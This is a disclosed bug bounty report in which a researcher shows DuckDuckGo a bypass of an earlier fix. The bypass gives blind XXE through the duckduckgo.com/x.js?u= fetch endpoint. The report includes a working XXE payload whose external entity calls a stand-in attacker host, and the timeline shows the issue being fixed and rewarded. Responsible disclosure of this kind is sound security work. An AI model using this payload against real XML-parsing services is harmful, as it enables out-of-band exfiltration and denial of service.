



14 Partial bypass of #483774 with Blind XXE on https://duckduckgo.com

Share:      State ☐ Resolved (Closed)

Disclosed February 25, 2019 10:12pm +0530

Reported To [DuckDuckGo](#)Asset
*.duckduckgo.com
(Domain)

Weakness XML External Entities (XXE)

Severity  High (7 ~ 8.9)Participants 

Visibility Disclosed (Full)

[Collapse](#)

TIMELINE

[mik317](#) submitted a report to [DuckDuckGo](#).

Jan 27th (about 1 month ago)

Summary:

Hi DuckDuckGo team,

I've contacted previously you because in a second time (on the [#483774](#) report), I've seen that was possible bypass the fix. Anyway, I've not got any response, and because I think that this is a bit dangerous issue, I'm opening another report for the bypass. Hope you'll agree.


Steps for reproduction:

1. Attacker creates a public server and hosts a file with the following content:

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<ENTITY % ext SYSTEM "http://attacker_host/Blind_xxe"> %ext;
]>
<r></r>
```

1. User goes on https://duckduckgo.com/x.js?u=http://attacker_host/xxe.xml

2. The `http://attacker_host/Blind_xxe` resource will be requested by a host



I'd like to say that this affects not only `duckduckgo.com`, but also `api.duckduckgo.com`. Anyway, the [#483908](#) report is still in the `triaged` state, so I think that will not be right against you submit another report also for the `api.duckduckgo.com` domain.

Impact

Blind XXE leads to `dos` and `blind injection`.

1 attachment:

F413045: [xxe.png](#)

marcantonio posted a comment.
Thanks @mik317. We are evaluating fixes.

Jan 27th (about 1 month ago)



tim_ddg posted a comment.
@mik317, this should be fixed, can you verify?

Jan 28th (28 days ago)

tim_ddg changed the status to Needs more info.

Jan 28th (28 days ago)


mik317 changed the status to New.

Jan 28th (28 days ago)

Hi @tim_ddg ,

yeah, the issue is fixed now :)

I've tried also to bypass this fix, but seems good designed and implemented, even if I don't understand if the fix is based on the origin or if is based on the content of the fetched file (due to the fact that if I insert my host, I don't receive any request, thing that tells me that the fix is based mainly on the origin).

If the fix is based only on the origin, please keep in mind that a verified endpoint, like https://spreadprivacy.com/rss/ (that is parsed also now: https://duckduckgo.com/x.js?u=https://spreadprivacy.com/rss/ ) , changed by an attacker can lead to the issue again.

Hope that the fix has implemented not only and origin, but also a content filter :)

Thank you again,
Mik

PS:

If is all ok, can we close as resolved all the 3 reports?

Best, Mik

tim_ddg closed the report and changed the status to Resolved.

Jan 28th (28 days ago)



DuckDuckGo rewarded mik317 with swag.

Jan 28th (28 days ago)



mik317 posted a comment.

Jan 28th (28 days ago)

Thank you so much,

One of the best team I've worked with, and that doesn't undervalue, the "work" of teen-aged testers:)

Cheers, Mik



mik317 requested to disclose this report.

Feb 19th (7 days ago)

Hi @marcantonio ,

thank you so much for the swags :)

The socks and the new dark t-shirt are awesome.

Can we disclose partially also this report?

Thank again, Mik



marcantonio agreed to disclose this report.

Feb 25th (11 hrs ago)



This report has been disclosed.

Feb 25th (11 hrs ago)



mik317 posted a comment.

Feb 25th (11 hrs ago)

Thank you :,)

Best, Mik

